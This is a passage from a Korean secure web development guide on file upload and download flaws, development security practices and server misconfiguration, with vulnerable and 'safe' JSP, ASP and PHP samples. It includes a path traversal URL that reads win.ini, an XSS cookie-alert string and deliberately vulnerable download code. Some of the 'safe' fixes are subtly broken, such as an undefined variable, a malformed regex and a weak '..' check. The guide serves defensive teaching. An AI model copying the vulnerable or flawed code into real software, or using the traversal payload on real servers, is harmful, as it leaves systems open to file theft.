out.print("Error");
else
fileName=new String(fileName.getBytes("8859_1"),"euc-kr");
out.print("User Name : " + multi.getParameter("userName") + "<BR>");
out.print("Form Name : " + formName + "<BR>");
out.print("File Name : " + fileName);

catch(Exception e)
out.print("Error");

%>
```

o 안전한 파일 업로드 예

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page
import="com.oreilly.servlet.MultipartRequest,com.oreilly.servlet.multipart.DefaultFileRenamePolicy, java.util.*"%>
<%
String savePath="/var/www/uploads";// 업로드 디렉토리
int sizeLimit = 5 * 1024 * 1024 ; // 업로드 파일 사이즈 제한

try
MultipartRequest multi=new MultipartRequest(request, savePath, sizeLimit,
"euc-kr", new DefaultFileRenamePolicy());
Enumeration formNames=multi.getFileNames(); // 폼의 이름 반환
String formName=(String)formNames.nextElement();
String fileName=multi.getFilesystemName(formName); // 파일의 이름 얻기

String file_ext = fileName.substring(fileName.lastIndexOf('.') + 1);
if(!( file_ext.equalsIgnoreCase("hwp") || file_ext.equalsIgnoreCase("pdf") ||
file_ext.equalsIgnoreCase("jpg")) )
out.print("업로드 금지 파일");

if(fileName == null)
out.print("파일 업로드 실패");
else
fileName=new String(fileName.getBytes("8859_1"),"euc-kr"); // 한글인코딩
out.print("File Name : " + fileName);

catch(Exception e)
```

제 8 절 다운로드 취약점

1. 취약점 설명

가. 개요

홈페이지 상에서 파일을 다운받거나 업로드 시키는 경우 cgi, jsp, php, php3 등의 프로그램들을 사용한다. 만일 이러한 cgi, jsp, php, php3 등의 프로그램에서 입력되는 경로를 체크하지 않는 경우, 임의의 문자(..../.. 등)나 주요 파일명의 입력을 통해 웹서버의 홈 디렉토리를 벗어나서 임의의 위치에 있는 파일을 열람하거나 다운받는 것이 가능할 수 있다.

나. 위협 사례

o 상대경로를 이용한 파일 접근

상대경로란 ./, ../와 같이 논리적 단위로 이루어진 디렉토리 경로를 말한다. 파일의 이름이나 경로를 다루는 웹 애플리케이션에서 이러한 논리적인 경로를 적절히 처리하지 못하여 웹 애플리케이션이 설치된 디렉토리를 상회하여 시스템 파일이나 지정하지 않은 다른 파일에 접근할 수 있다.

```
http://test.site.com/board/download.jsp?num=203&filename=upload/alzip.exe ←  
다운로드 파일 위치 및 파일 이름
```

위와 같이 파일을 다운로드 받아야 하는 URL의 경우 공격자는 filename 변수를 ../../../../winnt/win.ini와 같이 상대경로를 이용하여 치환해서 시스템 내부의 파일을 불법으로 획득할 수 있다.

```
http://test.site.com/board/download.jsp?num203&filename=../../..  
../../winnt/win.ini ← c:\winnt\win.ini 파일을 다운로드
```



(그림 3-11) 상대경로를 이용한 시스템 설정파일 다운로드

파일을 다루는 웹 애플리케이션은 특히 파일의 이름을 변수로 주거나, 이에 대한 입력 값을 사용자로부터 입력받을 때 혹은 관련 웹 애플리케이션으로부터 파일 이름 변수를 넘겨받을 때 해당 변수에 상대경로가 포함되어 있는지 소스레벨에서 검사를 해야 한다. 이를테면 파일의 이름에 ../../../../../../..// 혹은 ../../../../..\\ 등의 상대경로가 포함되어 있을 때에는 실행을 중단하여 주요 파일로의 불법적인 접근을 차단해야 한다.

다. 취약성 판단

- 게시판 또는 공지사항, 자료실 등에서 cgi, jsp, php 등의 프로그램을 이용하여 파일을 다운받는 페이지가 있는지 조사한다.
- 해당 홈페이지의 파일 다운받기 주소에서 다운받는 파일명을 시스템의 중요한 파일의 위치와 이름으로 치환한 후 웹 주소 창에 입력하여 중요 파일이 다운받아 지는지 조사한다.
- 중요 파일이 다운로드가 되면 해당 취약점이 존재하는 것이다.

2. 보호 대책

가. 서버별 보안대책

- 파일 다운로드의 취약성은 주로 파일의 이름을 조작하는 데서 비롯한다. 다운로드 파일의 이름을 데이터베이스에 저장하고 다운로드 수행 시 요청 파일 이름과 비교하여 적절한지 확인하여 사용자가 조작할 수 있는 변수를 제거하는 것이 바람직하다. 또한 다운로드 위치는 지정된 데이터 저장소를 고정하여 사용하는 것이 바람직하다.
- 프로그램 내에서 파일을 다운받을 수 있는 디렉토리를 특정 디렉토리로 한정하고 이 외의 다른 디렉토리에서는 파일을 다운받을 수 없도록 프로그램을 수정한다.
- PHP를 사용하는 경우 php.ini 에서 magic_quotes_gpc 를 On으로 설정하여 “.\./” 와 같은 역 슬래시 문자에 대해 대응도 가능하다.

나. 개발 언어별 대책

ASP

- 취약한 파일 다운로드 예

```
<%  
file = Request.Form ("file")'파일 이름  
  
Response.ContentType = "application/unknown"ContentType 선언  
Response.AddHeader "Content-Disposition","attachment; filename=" & file  
  
Set objStream = Server.CreateObject("ADODB.Stream")Stream 이용  
  
objStream.Open  
objStream.Type = 1  
objStream.LoadFromFile Server.MapPath("./upfiles/")&"\"& file '서버 절대경로  
  
download = objStream.Read  
Response.BinaryWrite download  
  
Set objStream = nothing'객체 초기화
```

o 안전한 파일 다운로드 예제

```
<%  
file = Request.Form ("file")'파일 이름  
  
Response.ContentType = "application/unknown"ContentType 선언  
Response.AddHeader "Content-Disposition","attachment; filename=" & file  
  
Set objStream = Server.CreateObject("ADODB.Stream")'Stream 이용  
  
strFile = Server.MapPath("./upfiles/") & "\" & file '서버 절대경로  
strFname=Mid(Fname,InstrRev(file,"")+1) '파일 이름 추출, ..\ 등의 하위 경로  
탐색은 제거 됨  
strFPath = Server.MapPath("./upfiles/") & "\" & strFname '웹서버의 파일  
다운로드 절대 경로  
  
If strFile = strFPath Then'사용자가 다운 받는 파일과 웹서버의 파일 다운로드  
경로가 맞는지 비교  
objStream.Open  
objStream.Type = 1  
objStream.LoadFromFile strFile  
  
download = objStream.Read  
Response.BinaryWrite download  
End If  
Set objstream = nothing'객체 초기화  
>
```

□ PHP

○ 취약한 파일 다운로드 예

```
$dn_path = "/var/www/data/$sup_dir/$dn_file_name";  
  
//파일 전송 루틴  
header("Content-Type: doesn/matter");  
header("Content-Length: ".filesize("$dn_path"));  
header("Content-Disposition: filename=".$dn_file_name]);  
header("Content-Transfer-Encoding: binary\r\n");  
header("Pragma: no-cache");  
header("Expires: 0");
```

○ 안전한 파일 다운로드 예

```
if (preg_match("/[^\^a-z0-9_-]/i",$sup_dir))  
print "디렉토리에 특수문자 체크";  
exit;  
  
if (preg_match("/[^\xA1-\xFEa-z0-9._-|.|/|_|/i",urldecode($dn_file_name)))  
print "파일이름에 특수문자 체크";  
exit;  
  
$dn_path = "/var/www/data/$sup_dir/$dn_file_name";  
if (!file_exists($dn_path))  
print "파일이 존재여부 체크";  
exit;  
  
//파일 전송 루틴  
header("Content-Type: doesn/matter");  
header("Content-Length: ".filesize("$dn_path"));  
header("Content-Disposition: filename=".$dn_file_name]);  
header("Content-Transfer-Encoding: binary\r\n");  
header("Pragma: no-cache");  
header("Expires: 0");
```

□ JSP

○ 취약한 파일 다운로드 예

```
String UPLOAD_PATH= "/var/www/upload/";
String filename= response.getParameter("filename");
String filepathname = UPLOAD_PATH + filename;

// 파일 전송 루틴
response.setContentType("application/unknown; charset=euc-kr");
response.setHeader("Content-Disposition","attachment;filename=" + filename +
");");
response.setHeader("Content-Transfer-Encoding:" , "base64");

BufferedInputStream in = new BufferedInputStream(new
FileInputStream(filepathname));
```

○ 안전한 파일 다운로드 예

```
String UPLOAD_PATH= "/var/www/upload/";
String filename= response.getParameter("filename");
String filepathname = UPLOAD_PATH + filename;

if(filename.equalsIgnoreCase("..") || filename.equalsIgnoreCase("/"))
// 파일 이름 체크
return 0;

// 파일 전송 루틴
response.setContentType("application/unknown; charset=euc-kr");
response.setHeader("Content-Disposition","attachment;filename=" + filename +
");");
response.setHeader("Content-Transfer-Encoding:" , "base64");

try
BufferedInputStream in = new BufferedInputStream(new
FileInputStream(filepathname));
.....
catch(Exception e)
// 에러 체크 [파일 존재 유무등]
```

제 9 절 개발 보안 관리

1. 취약점 설명

가. 개요

웹 애플리케이션 개발에 있어서 지켜야 할 보안 사항은 매우 많다. 그 중 첫 번째 해야 할 작업은 서비스에 사용하는 웹 서버와 웹 애플리케이션 서버의 환경 설정에 대해 보안 강화 가이드라인을 만드는 것이다.

나. 개발 보안 가이드

(1) 사용자에게 전달된 값(HIDDEN form 필드, parameter)를 재 사용할 경우 신뢰해서는 안 된다.

주로 회원정보 변경 모듈에 사용자의 key값(예, id)를 hidden form 필드로 전송한 후, 이를 다시 받아서 update에 사용하는 경우가 있는데, 공격자가 이 값을 변경할 경우 다른 사용자의 정보를 변경할 수 있는 취약점이 존재한다.

o 점검방법

: HTML 소스에서 FORM 필드 확인 후, 해당 값이 어떻게 사용되는 지를 소스에서 확인해야 한다.

o 조치방법

: 해당 값의 무결성을 검사할 수 있는 루틴(예, 해쉬값 비교)의 추가 또는 서버 세션을 사용한다.

(2) 최종 통제 메커니즘은 반드시 서버에서 수행되어야 한다.

JavaScript, VBScript 등을 사용한 사용자 입력 값 점검 루틴은 우회될 수 있기 때문에, 서버에서 최종 점검하는 것이 필요하다. 물론 서버의

부하를 줄이기 위해서 1차적으로 클라이언트 레벨에서 점검할 수 있으나 보안 통제 수단으로 사용할 수 없다. 첨부파일 업로드 기능에 스크립트 파일의 전송을 제한하기 위해서 파일 확장자 검사를 script를 사용해서 웹 브라우저 레벨에서 수행할 경우, 공격자는 해당 script를 우회해서 서버에 원하는 스크립트 파일을 전송할 수 있다.

- 점검방법

- : HTML 및 웹 애플리케이션 소스 리뷰

(3) 클라이언트에게 중요 정보를 전달하지 않는다.

Java Applet, ActiveX를 사용해서 C/S 애플리케이션을 작성하는 경우, 클라이언트에서 실행되는 컴포넌트에 중요 정보를 하드 코딩해서는 안된다. Cookie에 중요 정보를 전달할 경우 암호화해서 사용해야 한다.

- 점검방법

- HTML 소스 리뷰

- URL 주소에 javascript:document.cookie를 입력해서 쿠키 내용 확인

(4) 중요 정보 전송 시 POST Method 및 SSL을 적용한다.

사용자로부터 중요 정보를 받을 때는 POST Method를 사용해야 하며, 그 중요도에 따라 SSL을 사용한 암호화 통신을 적용해야 한다. SSL은 자료 전송 시 암호화를 지원하므로, 민감한 정보는 애플리케이션 레벨의 암호화를 고려해야 한다.

- 점검방법

- : 중요 정보 전달 FORM ACTION에 사용된 프로토콜이 "HTTPS"로 되어 있는지 확인함

(5) 중요한 트랜잭션이 일어나는 프로세스에 사용자의 비밀번호를 재 확인한다.

사용자의 개인정보변경 프로세스에 비밀번호 재확인하는 루틴을 추가 할 경우 불법적인 위장으로 인한 추가 피해를 줄일 수 있다.

o 점검 방법

: 해당 프로세스 확인

(6) 중요 정보를 보여주는 페이지는 캐쉬를 사용하지 못하도록 설정한다.

중요 정보를 보여주는 화면에 no-cache 설정을 하지 않을 경우, 로그아웃을 한 이후에도 [뒤로가기] 버튼을 사용해서 해당 내용을 볼 수 있는 위험이 존재한다.

o 점검방법

: 중요 정보 페이지를 열어본 후, 로그아웃을 한다. 웹 브라우저의 "뒤로가기" 버튼을 클릭 하였을 때 이전 내용이 보이는지 확인

o 조치방법

- no-cache 설정을 위해서 HTML HEAD 부분에 아래 내용을 추가한다.

```
<meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
```

(7) 적절한 방법으로 암호화한다.

자체 개발한 암호화 알고리즘 사용을 지양하며, 공인된 암호화 알고리즘 (3DES, SEES, AES등)을 사용하는 것을 고려해야 한다. 암호화키를 사용하지 않는 알고리즘은 암호화 알고리즘이 아니라, 단순 인코딩 알고리즘으로 기밀성을 보장할 수 없다. 암호화키는 소스에 hard-coding되어서는 안되며, 제한된 사람만이 접근이 가능하도록 해야 한다.

(8) 각 언어에서 제공하는 보안 수단을 이해한 후 사용한다.

□ Java

o Java Class 역 컴파일 문제

Java 언어의 Byte-code 특성으로 인하여 Java class는 쉽게 역 컴파일이 가능하다. 만약 Java Applet에 중요 정보 (예, 원격지 접속을 위한 ID/PW, DB Query, 직접 제작한 암호화 알고리즘, 프로그램 로직등)을 hard-coding 했다면, 이를 발견한 공격자는 해당 정보를 악용할 수 있는 위험이 존재한다. 따라서 외부로 전송되는 Java class 파일에는 중요 정보를 hard-coding하는 것을 지양해야 한다.

o Sun Microsystems에서 Java 프로그램 개발 시 고려해야할 다양한 보안 사항을 제공하고 있다.

- Secure Code guidelines(Sun Microsystems) :

<http://www.java.sun.com/security/seccodeguide.html>

□ ASP (Visual Basic, C++, C#등을 사용한 모든 ASP에 적용)


o include 파일을 보호하자.

- 일반적인 디렉토리(/lib, /include, /library등)를 사용하지 않도록 한다.

- include 파일들의 확장자를 .inc나 .lib등을 사용하는 경우 웹 페이지 상에서 텍스트 파일로 인식하지 않도록 .asp를 붙여서 사용한다.

(예:config.inc.asp, lib.inc.asp등)

- 별도의 확장자를 사용할 경우 아래와 같이 해당 확장자를 처리할 수 있도록 웹서버에서 설정하여 준다.



(그림 3-12) .inc, .lib 확장자를 웹사이트에서 처리하도록 설정

o Server.HTMLEncode

- 용도 : 특정 문자열에 대한 HTML encoding을 수행한다. 사용자가 입력한 값으로 HTML 페이지를 구성하기 전에 사용하면 Cross-Site Scripting 공격 등에 효과적이다.
- 적용 가능한 IIS : IIS 5.0이상
- 사용법

```
<%= Server.HTMLEncode("<script>alert(document.cookie);</script>")%>
```

- 결과

```
&lt;script&gt;alert(document.cookie);&lt;/script&gt;
```

o Session.Abandon

- 용도 : Session 객체에 저장되어 있는 모든 정보를 삭제한다. 사용자 로그 아웃 프로세스에 사용해서 기존 세션 정보를 보호하기 위해서 사용할 수 있다.
- 적용 가능한 IIS : IIS 5.0이상
- 사용법

```
<% Session.Abandon %>
```

o Session.Timeout

- 용도 : Session 객체에 Time-out 시간을 분단위로 지정한다. 사용자로부터 지정된 시간동안 요청이 없을 경우 세션이 자동으로 끊어진다.
- 적용 가능한 IIS : IIS 5.0이상
- 사용법
 - . Session.Timeout : 세션 Timeout 시간을 기본값인 10분으로 설정한다.
 - . Session.Timeout = 15 : 세션 Timeout 시간을 명시한다.(권장 시간: 4분 ~ 20분)

o ASPError 객체의 output을 사용자에게 전달하지 말자.

o DB 접근을 위해서 COM+ 객체 사용을 고려하자

o SQL 쿼리를 ASP에서 직접 생성하는 것을 지양하고, Stored procedure를 사용하도록 고려하자.

- 직접 생성 방식

```
strQuery = "SELECT something FROM table WHERE  
foo='" + var1 + "' AND bar='" + var2 + "'";
```

- Stored procedure를 사용한 생성 방식

```
strQuery = sp_somefunc(var1, var2)
```

□ PHP

- o [PHP 4.0 이상] 환경 설정(PHP.INI) 내용 중 register_global을 "on"으로 설정할 경우, PHP 스크립트의 변수 값을 임의로 변경할 수 있는 취약성이 있다. 따라서 register_global은 "off"로 설정한 후, \$_GET, \$_POST 문을 사용해서 사용자가 전달한 값을 얻어야 한다.

```
register_global = off
```

- o PHP 스크립트 오류를 사용자에게 보내지 않기 위해서 PHP 환경 설정 파일(PHP.INI)에서 아래와 같이 설정한다.

```
log_error = On  
display_errors = Off
```

o utf8_decode()

- 용도 : UTF-8 형식의 입력 값을 ISO-8859-1 형식으로 변환해준다.
필터링 규칙을 적용하기 전에 사용할 것을 권장한다.
- 적용 가능한 PHP 버전 : PHP 3.0.6 이상

o strip_tags()

- 용도 : 문자열로부터 HTML 태그와 PHP 태그를 없앤다. 사용자가 입력한 값을 HTML 화면에 출력할 경우 사용해서 Cross-Site Scripting 공격에 대비할 수 있다.
- 적용 가능한 PHP : PHP 3.0.8 이상
- 사용법
 - . strip_tags('<script>'); : 모든 HTML에서 <script> 태그를 제거한다.
 - . strip_tags('<script>', '<script<iframe>')
: 첫 번째 인자로 전달된 문자열은 제거하고, 두 번째 인자로 지정된 태그는 허용한다.

o htmlspecialchars()

- 용도 : 특정 문자열에 대한 HTML encoding을 수행한다. 사용자가 입력한 값으로 HTML 페이지를 구성하기 전에 사용하면 Cross-Site Scripting 공격 대비를 위해서 사용할 수 있다.
- 적용 가능한 PHP : PHP 3 이상
- 사용법

```
htmlspecialchars("<a href='test'>Test</a>")
```

- 결과

```
&lt;a href='test' &gt;Test&lt;/a;&gt;
```

o addslashes()

- 용도 : DB Query와 같이 인용된 부분앞에 역슬래시를 붙여서 반환한다. 해당 문자에는 작은 따옴표, 큰 따옴표, 역슬래쉬, NULL이 있다. SQL Injection 공격을 위해서 사용한다.
- 적용 가능한 PHP 버전 : PHP 3 이상

o include 파일을 보호하자.

- 일반적인 디렉토리(/lib, /include, /library등)를 사용하지 않도록 한다.
- include 파일들의 확장자를 .inc나 .lib등을 사용하는 경우 웹 페이지 상에서 텍스트 파일로 인식하지 않도록 .php를 붙여서 사용한다. (예: config.inc.php, lib.inc.php등)
- 별도의 확장자를 사용할 경우 아래와 같이 해당 확장자를 처리할 수 있도록 웹서버에서 설정하여 준다.

```
AddType application/x-httpd-php .lib .inc .html .htm .php .xml
```

o session_destroy

- 용도 : Session 객체에 저장되어 있는 모든 정보를 삭제한다. 사용자 로그 아웃 프로세스에 사용해서 기존 세션 정보를 보호하기

위해서 사용할 수 있다.

- 적용 가능한 PHP 버전 : PHP 3 이상

- o 웹 애플리케이션 취약성 점검 도구를 사용한다.
 - 웹 애플리케이션 취약성 점검을 위해서 자동화 툴을 사용해서 일반적인 취약점을 제거한다.
 - 공개 도구들
 - . Nikto(공개프로그램) - <http://www.cirt.net/code/nikto.shtml>
 - . Whisker(공개프로그램) - <http://www.wiretrip.net>
 - . Retina(상용프로그램-eEye) - <http://www.eeye.com>

제 10 절 부적절한 환경설정 (서버 설정관련)

1. 취약점 설명


가. 개요

부적절한 환경 설정이란 웹 애플리케이션을 운영하는데 있어서 개발자와 시스템 관리자들이 자주 실수로 놓치게 되어 발생하는 문제들을 말한다. 테스트 파일이나 sample 파일, 웹서버 설치 시 기본적으로 설치되는 파일 또는 관리자나 운영자가 임시로 만들어 놓은 파일들이 아무런 접근 권한 없이 웹 홈 디렉토리에 놓여 있을 경우 일반 사용자가 이 파일명을 직접 입력하여 디렉토리 정보, 시스템정보 및 중요한 파일 정보를 획득할 수 있다.

나. 위협 사례

(1) 백업 파일의 노출

일반적으로 관리자는 홈페이지 상에서 작은 수정을 위해 기존 홈페이지 파일의 원본을 임시로 저장할 수 있다. 혹은 대부분의 Text 전용 에디터의 경우 수정을 위해 기존 원본을 특정 확장자를 사용하여 저장할 수 있다. 문제는 이러한 특정 확장자의 파일들이 서버에서 적절하게 처리되지 못할 경우 소스가 유출 될 수 있다는 것이다.



(그림 3-13) 백업 파일 노출로 인한 소스 코드 열람


위 그림과 같이 .bak 파일을 적절히 처리하지 못하여 공격자의 요청에 text 파일 그대로 출력을 할 수 있다. 이러한 소스 유출은 웹 애플리케이션의 보안에 치명적이다.

백업 파일이 웹 서버에 존재는 것은 소스 노출이나 DB정보 노출 등의 문제가 발생할 수 있으므로 웹 서버상의 불필요한 백업 파일들은 모두 삭제하도록 한다.

(2) 디렉토리 리스팅 (Directory Listing 또는 Directory Traversal)

웹 서버에는 현재 브라우징 하는 디렉토리의 모든 파일들을 사용자에게 보여 줄 수 있는 디렉토리 인덱스 기능이 대부분 존재한다. 그러나 이런 설정이 활성화되어 있는 경우 공격자가 웹 애플리케이션의 구조를 파악할 수 있는 기회를 제공해 주며, 민감한 정보가 포함된 설정 파일을 조회할 수 있게 된다.

이것은 보안상 매우 위험하며 따라서 이 기능을 중단시켜야 한다.




(그림 3-14) 디렉토리 구조 노출

웹 서버별로 이러한 기능을 설정하는 옵션이 존재하므로 디렉토리 별로 이러한 디렉토리 리스팅이 불가하도록 설정해야 한다.

(3) 설정 파일 및 환경변수 노출

일반적으로 웹 애플리케이션을 설정하기 위해 위치하는 파일들은 시스템이나 DB에 관련한 많은 정보를 포함하고 있다. 이런 파일들이 공격자에게 노출될 경우 공격자에게 시스템의 많은 정보를 제공하게 된다. 이것은 보안상 매우 위험한 일이다.

일례로 PHP를 사용하는 시스템에는 기본적으로 `phpinfo.php` 라는 파일이 웹 서버 root 에 설치하거나 또는 개발 시 시스템 환경을 참조하기 위해 직접 작성하여 사용한다. 이 `phpinfo.php`는 시스템이 정상적으로 설치되었는가와 환경변수에 대한 정보를 포함하고 있다.




(그림 3-15) phpinfo 정보

대부분의 웹 서버나 웹 애플리케이션의 경우 이를 관리하기 위한 설정 파일이 존재한다. 특히 웹 애플리케이션의 경우 웹에서 관리를 하는 경우에 대한 설정파일이 외부에 공개되기 쉽다. 이러한 설정파일의 경우 최소한 외부에 공개될 수 있는 것은 줄이는 것이 좋다. 파일의 권한 설정을 통해 이를 막을 수 있다.

(4) 계정 사용 정보 노출

홈페이지 디렉토리 내에 관리상의 부주의로 인해 접속 계정의 히스토리 파일이 남아있는 경우가 있다.



(그림 3-16) 관리자 history 파일 내용

2. 보호 대책

가. 일반 대책

